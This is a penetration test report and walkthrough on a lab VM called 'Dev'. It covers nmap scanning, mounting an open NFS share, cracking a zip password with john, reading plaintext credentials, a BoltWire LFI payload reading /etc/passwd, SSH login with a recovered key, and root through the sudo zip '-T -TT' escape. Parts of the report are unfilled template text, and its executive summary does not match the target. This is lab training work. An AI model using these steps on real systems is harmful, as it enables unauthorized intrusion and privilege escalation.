

Intro


AGS solutions has been authorized by TCM to conduct an CPT on a VM they called "Dev". AGS solutions CPT is to verify if compromise is possible by any means.

This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by TCM.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/30/2022

Disclaimer

TCM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

TCM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

1. [Intro](#)
2. [Disclaimer](#)
3. [Table of Content](#)
 - [Credentials to Penetration Tester](#)
 - [Scope](#)
 - [Executive Summary](#)
4. [Recommendations](#)
 - [DEV \(192.168.8.171\)](#)
5. [Mythology](#)
6. [Finding's & Remediation DEV](#)
 - [Finding](#)
 - [Privileges Escalation](#)
7. [Entire Kill Chain](#)
 - [OSINT](#)
 - [Discovery](#)
 - [Initial Foot hold](#)
 - [DEV \(192.168.8.171\)](#)

8. Removal of Tools

9. References

- (Domain Name) Exploit and Mitigation References

10. Appendix

- Loot
 - Nmap Full Scan
 - Nmap Vul Scan
 - Nmap NFS share scan
 - Config.yml
 - id_rsa key of jeanpaul

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templat/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Attempt to take over the Internal Domain Controller from external entities

Related Task that could be required to complete for completion of Main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the `holo.live` domain and its network.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for `holo.live`.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

DEV (192.168.8.171)

One of the major holes in security of the target (DEV) was the NFS share not having any type of authentication in accessing the share, and weak password usage on the `id_rsa` key found. That key was used to log in via ssh as another user to our target DEV

FIX

- Create a password policy
- Enforcement of a minimum and maximum length
- Restrictions against using common passwords
- Randomly Chosen Secrets
- monitor and log (WAF,IPS,IDS)

Another thing we noted was that there is a known issue called a "Local File Inclusion" that exist on the software being hosted on the VM. This vulnerability gave us the ability to view a file from the DEV virtual machine. With out that ability we would not have been able to match the name to the `id_rsa` key we recovered

FIX

-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

AGS solutions will start from an external IP and outside the network of our Target.

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin. Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New
Report/Screenshot/Report/Untitled presentation 1.jpg" is
not created yet. Click to create.

Finding's & Remediation DEV

Finding

SYSTEM IP: 192.168.8.171

Service Enumeration:

TCP:22,80,111,2049,8080,34111,38795,43175,53061

Nmap Scan Results:

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

CRITICAL 10/10

Exploit Code:

Proof of Concept Here:

Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain


OSINT

We were provided a link to a Virtual Machine called DEV. We imported the .ova file to VMware workstation pro16. We changed the connection that DEV from `bridged` to `NAT`. We have credentials to log in to the VM as well. The CC are, root:tcm. This was used to enable DHCP on the VM. After enabling DHCP we moved back to our Kali machine to begin to identify our target DEV.

Discovery

We start of with some enumeration with `fping` and `netdiscover` to see who is on the network and what IP could be our target

```
fping -asgq 192.168.8.0/24
```



```
(kali㉿kali)-[~/Desktop/Target/Scan]
$ fping -asgq 192.168.8.0/24
192.168.8.2
192.168.8.153
192.168.8.171

254 targets
3 alive
```

I know my IP is .153 so I assume .171 is our target. We let `netdiscover` run with the `-p` so it works in a passive manner.

```
sudo netdiscover -i eth0 -p
```

```
Currently scanning: (passive) | Screen View: Unique Hosts
```

```
140 Captured ARP Req/Rep packets, from 4 hosts. Total size: 8400
```

```
-----  
Currently scanning: (passive) | Screen View: Unique Hosts
```

```
150 Captured ARP Req/Rep packets, from 4 hosts. Total size: 9000
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.8.1	00:50:56:c0:00:08	136	8160	VMware, Inc.
192.168.8.254	00:50:56:f2:93:d7	3	180	VMware, Inc.
192.168.8.2	00:50:56:f0:dd:4d	6	360	VMware, Inc.
192.168.8.171	00:0c:29:d7:fc:b6	5	300	VMware, Inc.

From what I can tell .1 and .2 are not what I am looking for and .254 is not going to be my target so .171 is our target. We are going to use a tool called **Nmap** to scan our target and show us what it might be running and what services are up.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA  
full 192.168.8.171 --min-rate 5000
```

Screenshot: (Find entire scans in appendix)

```
PORT      STATE SERVICE REASON          VERSION  
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
| ssh-hostkey:  
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)  
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDTTSq+a0RxMS1DLjWfK0IndtbAH7nXVGiY9aoSiRpo0Dtg  
XlCoKoSAI6RKh8AV9zB0ZiHD+DrRlm20nzKh9DHfJAf7QmxVLuH/5P8yst0OWfcyn/Dfo8kP6+Dc5T5WWfTuod  
3Ms+ztneXf4P66bGGq47/mWAYvRLQvdbCZzkUQ0oYoi7lqi+AM4Yssw91Z/pQc90fkWUUgRT7dmkpz3KLaHYD0  
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)  
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNsVRVQLTyQL  
h3qBvoPXTnW2BH9oUv6WnswP60=  
|   256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)  
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMnrkcXZcAlbLRzcQ0uhebcMa6PvIEE+2XjB4/HUrvy6  
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.38 ((Debian))  
|_http-server-header: Apache/2.4.38 (Debian)  
|_http-methods:  
|_ Supported Methods: GET HEAD POST OPTIONS  
|_http-title: Bolt - Installation error  
111/tcp   open  rpcbind   syn-ack ttl 64  2-4 (RPC #100000)
```

Screenshot: (Find entire scans in appendix)

```

2049/tcp open  nfs_acl  syn-ack ttl 64 3 (RPC #100227)
8080/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
|_http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
34111/tcp open  mountd    syn-ack ttl 64 1-3 (RPC #100005)
38795/tcp open  nlockmgr  syn-ack ttl 64 1-4 (RPC #100021)
43175/tcp open  mountd    syn-ack ttl 64 1-3 (RPC #100005)
53061/tcp open  mountd    syn-ack ttl 64 1-3 (RPC #100005)

```

From our first scan I can see we have SSH on port 22, usually with these port I leave for last as I need credentials to use it. Another port I see is HTTP on port 80 this is a hosting a sit of some sort with a banner of `bolt` for a title. I also see port 111 and this service provides information between Unix based systems. The port 111 is often probed, it can be used to fingerprint the Nix OS, and to obtain information about available services. The port 111 is used with NFS, NIS, or any rpc-based service. Another port that stand out is Port 8080, Common alternative HTTP port used for web traffic. The rest of the ports look to be part of the NFS port 111 service so lets keep looking around.

```

nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 192.168.8.171

```

Screenshot: (Find entire scans in appendix)

```

80/tcp open  http      syn-ack
|_http-malware-host: Host appears to be clean
|_http-chrono: Request times for /; avg: 124.59ms; min: 100.83ms; max: 151.87ms
|_http-enum:
|   /.gitignore: Revision control ignore file
|   /app/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /src/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'


```

We see some interesting finding for port 80 HTTP. I

see hidden directory's and could hold information I want. I want to take a look as see what is being hosted via the browser

HTTP

We navigate to our target and look at the bolt site.
ummm looks incomplete (someone's oops)



Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

We look up bolt via `searchsploit` and find few exploits

```
(kali@kali)-[~/results/192.168.8.171/scans/tcp111]
$ searchsploit bolt
```

Exploit Title	Path
Apple WebKit - 'JSC::SymbolTableEntry::isWatchable' Heap Buffer Overflow	multiple/dos/41869.html
Bolt CMS 3.6.10 - Cross-Site Request Forgery	php/webapps/47501.txt
Bolt CMS 3.6.4 - Cross-Site Scripting	php/webapps/46495.txt
Bolt CMS 3.6.6 - Cross-Site Request Forgery / Remote Code Execution	php/webapps/46664.html
Bolt CMS 3.7.0 - Authenticated Remote Code Execution	php/webapps/48296.py
Bolt CMS < 3.6.2 - Cross-Site Scripting	php/webapps/46014.txt
Bolthole Filter 2.6.1 - Address Parsing Buffer Overflow	multiple/remote/24982.txt
BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/36552.txt
BoltWire 6.03 - Local File Inclusion	php/webapps/48411.txt
Cannonbolt Portfolio Manager 1.0 - Multiple Vulnerabilities	php/webapps/21132.txt
CMS Bolt - Arbitrary File Upload (Metasploit)	php/remote/38196.rb

Exploit: Bolt CMS 3.7.0 - Authenticated Remote Code Execution

This stood out. We need CC for this to work so we have to dig around. We start with download everything we can from the website. We have a few directory's that come from our nmap scan (`/app` `/vendor` and `/src`) but we use `wget` to get the job of

download what we can from the website. There some benefit with this. The biggest for me is analysis files offline.

```
wget -r --no-parent http://192.168.8.171/
```

Screenshot: (Find entire config.yml file in appendix)

```
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java
```

We found in /app/config/ directory of the bolt site a file called config.yml that stores plain-text credentials. So we are going to hang on to those. We attempted to use the credentials to log in via SSH but that did not work and when we tried the above exploit(48296) we got an error. Not sure if this is the password we are looking for. Also the website seems incomplete so this may not even work.

NFS

I wanted to take a look at the `autorecon` scan and from my surprise we notice there is another file that we can grab called `save.zip` that is being hosted on DEV
Screenshot: (Find entire scans in appendix)

```
| nfs-ls: Volume /srv/nfs
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID      GID      SIZE  TIME                               FILENAME
| rwxr-xr-x    65534   65534   4096   2021-06-02T09:25:00   .
| ??????????  ?       ?       ?      ?                          ..
| rw-r--r--    0       0       1911   2021-06-02T09:23:32   save.zip
|_
| nfs-statfs:
|   Filesystem  1K-blocks  Used      Available  Use%  Maxfilesize  Maxlink
|_  /srv/nfs     7205476.0  1866644.0  4953092.0  28%   16.0T        32000
| nfs-showmount:
|_  /srv/nfs 172.16.0.0/12 10.0.0.0/8 192.168.0.0/16
MAC Address: 00:0C:29:D7:FC:B6 (VMware)
```

We want to mount the file and take a look at what the files are

```
# on Kali
mkdir /tmp/mount
sudo mount -t nfs 192.168.8.171:/srv/nfs /tmp/mount -
nolock
# Validate
df -f
cd /tmp/mount
```

```

(kali㉿kali)-[~/Desktop/Target/Scan]
$ mkdir /tmp/mount

(kali㉿kali)-[~/Desktop/Target/Scan]
$ sudo mount -t nfs 192.168.8.171:/srv/nfs /tmp/mount -nolock

(kali㉿kali)-[~/Desktop/Target/Scan]
$ df -k
df: /run/user/1000/doc: Operation not permitted
Filesystem                1K-blocks      Used Available Use% Mounted on
udev                      4017204          0   4017204   0% /dev
tmpfs                     811100       1160    809940   1% /run
/dev/sda1                 50303512 26361476  21354288  56% /
tmpfs                     4055484     20004    4035480   1% /dev/shm
tmpfs                     5120          0        5120   0% /run/lock
tmpfs                     811096        76    811020   1% /run/user/1000
192.168.8.171:/srv/nfs    7205504    2062208   4757632  31% /tmp/mount

```

Looks like we got it mount. Lets see if we can take a look at the file

```

(kali㉿kali)-[/tmp/mount]
$ ls -la save.zip
-rw-r--r--  1 root  root      1 KiB   Wed Jun  2 05:23:32 2021  save.zip

```

We can see that we need to be root to access these file so, other then that it looks to be a zip so we can unzip and see what is inside.

```

(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
$ sudo unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
password incorrect--reenter:
    skipping: id_rsa                incorrect password
    skipping: todo.txt              incorrect password

(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
$ █

```

We attempt to put in the password we found but that was a no go. We are going to put the .zip file into a hash and let **john** recover the password with a basic wordlists like rockyou.txt


```
zip2john save.zip > hash.txt
ls
cat hash.txt
```

```
(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
$ zip2john save.zip > hash.txt
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=2A0D cs=2a0d type=8
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=2AA1 cs=2aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
$ ls
  hash.txt      save.zip

(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
$ cat hash.txt
save.zip:$pkzip$2*1*1*0*8*24*2a0d*fa2fd40a19c9abbc3b68f36c7408290b667892909fe2a69a375691c081567b216099286*2*0*8a*
a4*837faa9e*5eb*42*8*8a*2aa1*b677b6989f72ee6f3e50d638fcedfc42508d4f87903a6edc960ab38f2c8795ce11b818da9f5723ca1ac08
e5c4ff76699bbd1a3c4307a1c97971cce7bb8a5be88359a6a20b4e5a7417558ac38cd45bc32b97ff8d3fc671c4b97fb17011bdcfa702d5b0d7
d88b63a6ea62e5e7fd06ca4f8309e9cbd637aff0de5d564e81ec472e9b457baf2c71d5c6d7ae9*$/pkzip$::save.zip:todo.txt,
id_rsa:save.zip

(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
$
```

HASH of save.zip

```
save.zip:$pkzip$2*1*1*0*8*24*2a0d*fa2fd40a19c9abbc3b68f3
6c7408290b667892909fe2a69a375691c081567b216099286*2*0*8a*
a4*837faa9e*5eb*42*8*8a*2aa1*b677b6989f72ee6f3e50d638fced
fc42508d4f87903a6edc960ab38f2c8795ce11b818da9f5723ca1ac08
e5c4ff76699bbd1a3c4307a1c97971cce7bb8a5be88359a6a20b4e5a7
417558ac38cd45bc32b97ff8d3fc671c4b97fb17011bdcfa702d5b0d7
d88b63a6ea62e5e7fd06ca4f8309e9cbd637aff0de5d564e81ec472e9
b457baf2c71d5c6d7ae9*$/pkzip$::save.zip:todo.txt,
id_rsa:save.zip
```

We feed this hash to **john** and let the tool run and try passwords from our rockyou.txt wordlists

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101          (save.zip)
1g 0:00:00:00 DONE (2022-09-30 01:14) 16.66g/s 15291Kp/s 15291Kc/s 15291KC/s jmakm5..jam183
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
└─$
```

Let see if we can get to the file listed in the zip file know

```
(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
└─$ sudo unzip save.zip
[sudo] password for kali:
Archive:  save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

(kali㉿kali)-[~/Desktop/Target/Artifact/NFS]
└─$ ls
  📄 hash.txt      📄 id_rsa      📄 save.zip    📄 todo.txt
```

Since we have access to the .zip file we can look and grab the `id_rsa` key. This key lets us log in via ssh as a user. Nice. Umm we see a `todo.txt` note lets take a peek

todo.txt

- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp


We got a username we can add to our notes (jp). We attempted to log in with our new `id_rsa` key and that was not working so after going down a rabbit hole hoping it worked by changing the permissions to the `id_rsa` failed as well. We used several users like root, jp, bolt and well it did not work. Let go back to see if we can see anything we missed.

HTTP-8080

We kept hitting a wall so we circle back to our enumeration phase. We noticed we have a scan that was done with `autrecon` that used `dirbuster` and `ferofox` as a manner to enumerate for files and directory's and we see one that sticks out with a 301 redirect

```
403 GET 9l 28w 280c http://192.168.8.171:8080/.htaccess.jsp
403 GET 9l 28w 280c http://192.168.8.171:8080/.htpasswd.jsp
301 GET 9l 28w 319c http://192.168.8.171:8080/dev => http://192.168.8.171:8080/dev/
200 GET 1159l 5822w 0c http://192.168.8.171:8080/index.php
403 GET 9l 28w 280c http://192.168.8.171:8080/server-status
```

We navigate to the webpage and land on gold, I have new information to look for and see if there is a CVE for this CMS.



BoltWire

Welcome

Your website has been successfully setup!

To learn more about using BoltWire, take our quick **welcome tour** online.

Want to get more involved in our community? Join our **mailing list**. Bug reports, feature requests, and suggestions for code improvement are all welcome.

Welcome

Thank you for using
BoltWire!

With name of the CMS in hand we use `searchsploit` first to see if we got something local

URL: <https://www.exploit-db.com/exploits/48411>

#EDB-ID48411

Path:

/usr/share/exploitdb/exploits/php/webapps/48411.txt

```
(kali@kali)-[~/Desktop/Target/Exploit]
$ searchsploit BoltWire
-----
Exploit Title | Path
-----|-----
BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities | php/webapps/36552.txt
BoltWire 6.03 - Local File Inclusion | php/webapps/48411.txt
-----
Shellcodes: No Results

(kali@kali)-[~/Desktop/Target/Exploit]
$ searchsploit -p 48411
Exploit: BoltWire 6.03 - Local File Inclusion
URL: https://www.exploit-db.com/exploits/48411
Path: /usr/share/exploitdb/exploits/php/webapps/48411.txt
File Type: ASCII text

(kali@kali)-[~/Desktop/Target/Exploit]
$ cat /usr/share/exploitdb/exploits/php/webapps/48411.txt
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP

LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../../etc/passwd
```

We found one CVE that looks to be promising. This is a **Local File Inclusion** exploit. So we are going to be pulling files directly from our target Dev. We are going to see if we can get that URL to work.

WELCOME **REGISTER** **SETUP?** **ADMIN**

login | register | search | print

BoltWire

Register

To register a new account, please enter a member id and password:

Member:

Password:

We make an account of our own AGS:pass and log in

BoltWire

Register

Welcome

Thank you for using
BoltWire!

You are currently logged in as:
Ags

URL:

```
http://192.168.8.171:8080/dev/index.php?
p=action.search&action=../../../../../../etc/passwd
```

192.168.8.171:8080/dev/index.php?p=action.search&action=../../../../../../etc/passwd

s here on the bookmarks toolbar. [Manage bookmarks...](#)

WELCOME

REGISTER

SETUP?

ADMIN

search | print | logout

BoltWire

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

So this was fun. When we pulled the **Local File Inclusion** We found a user that might work with the

`id_rsa` key we found earlier from the `NFS` share.

jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash

systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin

mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false

_rpc:x:107:65534:./run/rpcbind:/usr/sbin/nologin

statd:x:108:65534:./var/lib/nfs:/usr/sbin/nologin

Initial Foot hold

I had to look back in my notes for the first password in the config.yml and this was the passphrase used for the `id_rsa` key

```
(kali㉿kali)-[~/../Target/Artifact/NFS/test]
└─$ ssh -i id_rsa jeanpaul@192.168.8.171
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$ id
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),109(netdev)
jeanpaul@dev:~$ hostname
dev
jeanpaul@dev:~$ █
```

DEV (192.168.8.171)

#PE_Linux_Sudo_l_zip

Right away we want to see what privilege's this user can run, so we run the sudo command and see what comes back

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$
```

Here we can see that we can run the zip command as root. This is dangerous in some respect.

```
TF=$(mktemp -u)
sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
jeanpaul@dev:~$ id
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
rm: missing operand
Try 'rm --help' for more information.
# whoami
root
# hostname
dev
#
```

Proof.txt

```
# cat flag.txt
Congratz on rooting this box !
# hostname
dev
# whoami
root
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
